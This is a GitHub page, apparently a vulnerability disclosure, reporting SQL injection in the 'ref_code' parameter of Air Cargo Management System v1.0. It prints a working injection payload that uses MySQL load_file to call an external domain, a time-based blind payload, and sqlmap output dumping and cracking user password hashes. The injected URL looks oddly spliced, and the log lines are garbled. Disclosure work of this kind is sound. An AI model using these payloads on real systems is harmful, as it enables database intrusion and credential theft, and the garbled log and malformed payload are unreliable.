

main

CVE-nu11secur1ty / vendors / oretnom23 / 2022 / Air-Cargo-Management-System /



nu11secur1ty Update report.txt ...

on Feb 23 [History](#)

..



Docs

9 months ago



PoC

9 months ago



README.MD


9 months ago



README.MD

## Air Cargo Management System

### Vendor




### Description:

The `ref_code` parameter from Air Cargo Management System v1.0 appears to be vulnerable to SQL injection attacks. The payload `'+(select load_file('\\c5idmpdvfkqycmiqvw299ljz1q7jvej5mtdg44t.https://www.sourcecodester.com/php/15188/air-cargo-management-system-php-oop-free-source-code.html\\hag'))'+` was submitted in the `ref_code` parameter. This payload injects a SQL sub-query that calls MySQL's `load_file` function with a UNC file path that references a URL on an external domain. The application interacted with that domain, indicating that the injected SQL query was executed. WARNING: If this is in some external domain, or some subdomain redirection, or internal whatever, this will be extremely dangerous! Status: CRITICAL

[+] Payloads:

```
---
Parameter: ref_code (GET)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: p=trace&ref_code=258044'+(select load_file('\\\\c5idmpdvfkqycmiqvw299ljz1q7jvej5mtdg44t.https://www.sourcecodester.com/php/15188/air-cargo-management-system-php-oop-free-source-code.html\\hag'))'+
---
```



## In action

```
[13:43:25] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[13:43:25] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[13:43:25] [INFO] starting 4 processes
[INFO13:43:31] [ ] current status: itnem... [INFO] cracked password 'admin123' for user 'admin'
[jsmith13:43:37] cracked password ' ' [jsmith12] INFO' for user ' ' current status: 97861... /
Database: acms_db
Table: users
[2 entries]
+-----+-----+
| username | password |
+-----+-----+
| admin    | 0192023a7bbd73250516f069df18b500 (admin123) |
| jsmith   | 1254737c076cf867dc53d60a0364f38e (jsmith123) |
+-----+-----+
```

## Reproduce:

[href](#)

## Proof and Exploit:

[href](#)